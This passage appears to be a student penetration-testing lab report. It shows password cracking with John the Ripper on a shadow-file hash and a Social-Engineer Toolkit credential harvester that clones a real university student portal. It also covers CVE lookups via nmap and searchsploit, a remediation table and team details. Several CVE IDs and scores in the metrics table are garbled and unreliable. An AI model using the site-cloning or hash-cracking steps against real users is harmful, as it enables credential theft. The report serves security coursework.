
c) Password cracking

We are using John The Ripper to crack passwords.

Step 1: For a first timer, we need to install john.




Step 2: Next, we create an account name David and set the password as 12345678.




Step 3: Now, let's extract the password of David's account.

Step 4: After that, type sudo cat shadow. Then, copy the david.




Step 5: After that, paste it in the file name hash.txt.




Step 6: Check the file if it saves what we pasted just now. Then open the directory.

Step 7: We will use John The Ripper to crack the password of David's user account.




Step 8: Lastly, the password for David's account can be seen which is 12345678.




d) Social Engineering

Step 1: Run the command sudo setoolkit



Step 2: Selecting the option


1. Social Engineering attack
2. Website Attack Vectors
3. Credentials Harvester attack
4. 2 for site cloner



Step 3: Key in the kali IP address.Then key in the UMP e-community website address


```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]: 10.0.2.15
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://std-comm.ump.edu.my/ecommstudent
[*] Cloning the website: https://std-comm.ump.edu.my/ecommstudent
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all
 POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Step 4: change to windows and browse kali IP address. The UMP e-community will be browsed.




e) Vulnerability Metrics


Step 1: Identify the software detection version using the command **sudo nmap -sV [ip].** It will display all available port, state and version.



Step 2: Identify the CVE using searchsploit for all software found in step 1.



Step 3: View the CVE info in NVD. https://nvd.nist.gov



Search Results (Refine Search)

Sort results by: Publish Date Descending Sort

Search Parameters:

- Results Type: Overview
- Keyword (text search): CVE-2021-41773
- Search Type: Search All
- CPE Name Search: false

There are **2** matching records.
Displaying matches **1** through **2**.

Vuln ID	Summary	CVSS Severity
CVE-2021-42013	It was found that the fix for CVE-2021-41773 in Apache HTTP Server 2.4.50 was insufficient. An attacker could use a path traversal attack to map URLs to files outside the directories configured by Alias-like directives. If files outside of these directories are not protected by the usual default configuration "require all denied", these requests can succeed. If CGI scripts are also enabled for these aliased pathes, this could allow for remote code execution. This issue only affects Apache 2.4.49 and Apache 2.4.50 and not earlier versions. **Published:** October 07, 2021; 12:15:09 PM -0400	*V4.0:*(not available) *V3.1:* 9.8 CRITICAL *V2.0:* 7.5 HIGH
CVE-2021-41773	A flaw was found in a change made to path normalization in Apache HTTP Server 2.4.49. An attacker could use a path traversal attack to map URLs to files outside the directories configured by Alias-like directives. If files outside of these directories are not protected by the usual default configuration "require all denied", these requests can succeed. If CGI scripts are also enabled for these aliased pathes, this could allow for remote code execution. This issue is known to be exploited in the wild. This issue only affects Apache 2.4.49 and not earlier versions. The fix in Apache HTTP Server 2.4.50 was found to be incomplete, see CVE-2021-42013.	*V4.0:*(not available) *V3.1:* 7.5 HIGH *V2.0:* 4.3 MEDIUM

Step 4: Record the metrics.

Software	Version	Exploit Title	CVE ID	CVSS Score	Impact
Apache HTTPD	2.0.49	Arbitrary Long HTTP Headers	CVE-2004-0493	6.4 MEDIUM	AV : Network VC : None VI: Partial VA : Partial
Apache Portable Runtime	2.0.45	'APR' crash	CVE-2003-0245	5.0 MEDIUM	AV : Network VC: None VI : None VA : Partial
Apache HTTP Server	2.0.44	Remote Denial of Service	CVE-2003-1581	2.6 LOW	AV : Network VC : None VI : Partial VA : None
Apache	2.0.52	GET Denial of Service	CVE-2005-1344	.5 HIGH	AV : Network CIA : Partial
Apache Server mod_	2.4.23	Denial of Service	CVE-2016-8612	4.3 MEDIUM	AV : Adjacent VC : None VI : None VA : Low

Apache	2.23.0	Memory Leak	CVE-2025-5324	4.8 MEDIUM	AV : Local VC : Low VI : None VA : None
Apache HTTP Server	2.4.49	Path Transversal	CVE-2021-413	9.8 CRITICAL	CIA : HIGH AV : Network
Apache mod_proxy	22.0	Error page xss	CVE-2024-923	9.8 CRITICAL	CIA : HIGH AV : Network

REMEDIATION

REMEDIATION	ISSUE	ACTIONS
A. Patching or updating software	The outdated SMB service on 10.0.2.15 (susceptible to EternalBlue and MS17-010), Apache2 with known CVEs, and unpatched Windows 10 computers.	1.Apply the latest security fixes to all the Windows systems, including the MS17-010 patch. 2.Disable the SMBv1 with PowerShell, command: **Set-SmbServerConfiguration-EnableSMB1Protocol $false** 3. To prevent the external access to SMB ports (TCP 445), use Windows Firewall or UFW, command: **sudo ufw deny 445** 4.To identify the SMB exploit attempts, deploy an intrusion detection system (IDS) such as Snort or Suricata.
B. Changing passwords or configuring access lists.	Weak or default passwords discovered through password cracking and unsecured guest access to SMB shares	1. Use a strong password policy with minimum 12 characters, mix of upper and lowercase, numbers and symbols (NIST, 2020). 2. Limit administrative access to authorized personnel only (Microsoft, 2023). 3. Implement account lockout after 5 failed attempts (Kaspersky, 2023).
C. Implementing firewall rules or access list	The unfiltered ports, such as SMB (445), and HTTP (80) are accessible to the whole network. The devices belonging to staff and students are not separated.	1. Utilize the host-based firewalls (iptables, ufw) to only permit services that are required: **sudo ufw allow from 10.0.0.0/24 to any port 22 proto tcp** **sudo ufw deny from 10.0.1.0/24 to 10.0.0.10 port 445** 2. To limit access by VLAN or floor, configure access control lists, or ACLs, on core switches. 3. Unless specifically required, block the external access to internal services.
D. Configuring intrusion detection/preven	Deploy latest threat signatures to detect exploits targeting the identified vulnerabilities	1. Enable behavioral analysis for unusual traffic patterns 2. Configure IPS to block IPs after 5

tion systems		failed login attempts within 2 minutes

REFERENCES

1. Tutorials Point. (2024). *cat – Unix, Linux Command*. Retrieved from https://www.tutorialspoint.com/unix_commands/cat.htm

2. Kali Linux. (n.d.). nmap. Kali Tools. Retrieved May 30, 2025, from https://www.kali.org/tools/nmap/

3. GeeksforGeeks. (2024, July 19). Nmap command in Linux with examples. Retrieved May 30, 2025, from https://www.geeksforgeeks.org/nmap-command-in-linux-with-examples/

4. Obialom, B. (n.d.). A guide to using Nmap on Kali Linux. Medium. Retrieved May 30, 2025, from https://medium.com/@bukkyobialom/a-guide-to-using-nmap-on-kali-linux-c0e6894834a8

5. National Institute of Standards and Technology. (2020). *Digital identity guidelines: Authentication and lifecycle management (Special Publication 800-63B)*. https://pages.nist.gov/800-63-3/sp800-63b.html

6. Kaspersky. (2023). *What is brute force attack?* Retrieved from https://www.kaspersky.com/resource-center/definitions/brute-force-attack

7. Microsoft. (2023). *Security baseline for Windows 10 and Windows Server*. Retrieved from https://learn.microsoft.com/en-us/security/benchmark/windows/

8. PentestTV. (2025). *Password Cracking with John The Ripper* . YouTube. https://youtu.be/IM8x_ddNsSc

9. Veeraraghavan, R. (2022). Patching Development. . https://doi.org/10.1093/oso/9780197567814.001.0001.


10. Syafitri, W., Shukur, Z., Mokhtar, U., Sulaiman, R., & Ibrahim, M. (2022). Social Engineering Attacks Prevention: A Systematic Literature Review. *IEEE Access*, PP, 1-1. https://doi.org/10.1109/ACCESS.2022.3162594.

11. *NVD - CVSS v3 Calculator*. (n.d.). https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?name=CVE-2024-7923&vector=AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H&version=3.1&source=NIST


TASK DISTRIBUTION

NO	NAME	TASK CONTRIBUTION
1.	Nooraina Lailatie Binti Mazlan	- Led vulnerability scanning. - Do the network scanning and enumeration, password cracking, and social engineering. - Exploited vulnerabilities using tools. - Documented 3 out of 5 exploitations. - Identify matching remediation strategies for each vulnerability.
2.	Anis Ayu Syafiqah Binti Mohammad Nabzham	- Assisted in vulnerability scoring. - Documented 2 exploit steps. - Identify matching remediation strategies for each vulnerability.
3.	Athirah Binti Shamsul Nahar	- Identified and configured tools. - Discovered and documented device IP addresses, operating systems and others. - Identify matching remediation strategies for each vulnerability.
4.	Puteri Izzra Shazleen Binti Mazlan	- Drew and labelled full network topology including WAPs, routers, PCs. - Listed and explained tool usage with. - Identify matching remediation strategies for each vulnerability configuration.

MEETING DISCUSSION

Date	6 May 2025
Time	9:00pm
Attendances	1. ATHIRAH BINTI SHAMSUL NAHAR 2. PUTERI IZZRA SHAZLEEN BINTI MAZLAN 3. NOORAINA LAILATIE BINTI MAZLAN 4. ANIS AYU SYAFIQAH BINTI MOHAMAD NABZHAM
Meeting Evidence	

Date	15 May 2025
Time	2:00pm
Attendances	1. ATHIRAH BINTI SHAMSUL NAHAR 2. PUTERI IZZRA SHAZLEEN BINTI MAZLAN 3. NOORAINA LAILATIE BINTI MAZLAN 4. ANIS AYU SYAFIQAH BINTI MOHAMAD NABZHAM
Meeting Evidence	

Date	31 May 2025
Time	9:00pm
Attendances	1. ATHIRAH BINTI SHAMSUL NAHAR 2. PUTERI IZZRA SHAZLEEN BINTI MAZLAN 3. NOORAINA LAILATIE BINTI MAZLAN 4. ANIS AYU SYAFIQAH BINTI MOHAMAD NABZHAM
Meeting Evidence	

IP Address that be used during the project

Laila: 10.65.82.145

Izzra: 10.65.82.43

Athirah: 10.65.82.60

Ayu: 10.65.82.159